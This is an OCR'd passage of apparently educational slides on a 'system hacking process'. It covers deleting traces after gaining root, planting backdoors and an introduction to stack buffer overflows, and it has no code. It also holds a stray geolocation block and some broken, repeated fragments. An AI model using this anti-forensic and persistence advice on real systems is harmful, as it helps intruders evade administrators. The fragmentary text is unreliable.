
face

-) Discovered by admin

-) take time

System Hacking Process

3) Local Attack



4) Delet

After the r


-) Discovered by admin

ace

-) take time

System Hacking Process

3) Local Attack



4) Delete Trace

After the root acquisition, hackers have to delete their traces quickly.

Delete all traces in server
+) Easy, fast
-) Discovered by admin

Delete hacker's trace
+) Hard to notice
-) take time


System Hacking Process

5) Backdoor

After delete the traces, make the backdoor at target's system to manipulate target's system.

Backdoor

A hole or program that has been deliberately hidden for easy re-entry into a hacked server.



Country:	Korea, Republic Of
Country code:	KR
Region:	Seoul-T'Ukpyolsi
City:	Seoul.
Latitude:	37.568260
Longitude:	126.977830
ZIP:	100-101
Timezone:	+09:00
Manufacturer:	Hi3516

System Hacking Process

5) Backdoor

LOCAL
Backdoor

REMOTE
Backdoor

Password Cracking
Backdoor

System Modify
Backdoor

Chapter 2

Stack Buffer Overflow

Stack Buffer Overflow

What is Stack ?


Stack Buffer Overflow

Buffer

HEAP

STACK

Stack Buffer Overflow




Stack


One of data storage

Using LIFO (Last In, First Out)


Stack Buffer Overflow



Stack Buffer Overflow



Stack Buffer Overflow



Overflow

When data over a certain size is pushed,
Buffer overflow is occurred


Stack Buffer Overflow

Overflow


When data over a certain size is pushed,

A Packet carrying a specific string from an attacker,

Server is switched into a malicious codes in this process




Stack Buffer Overflow

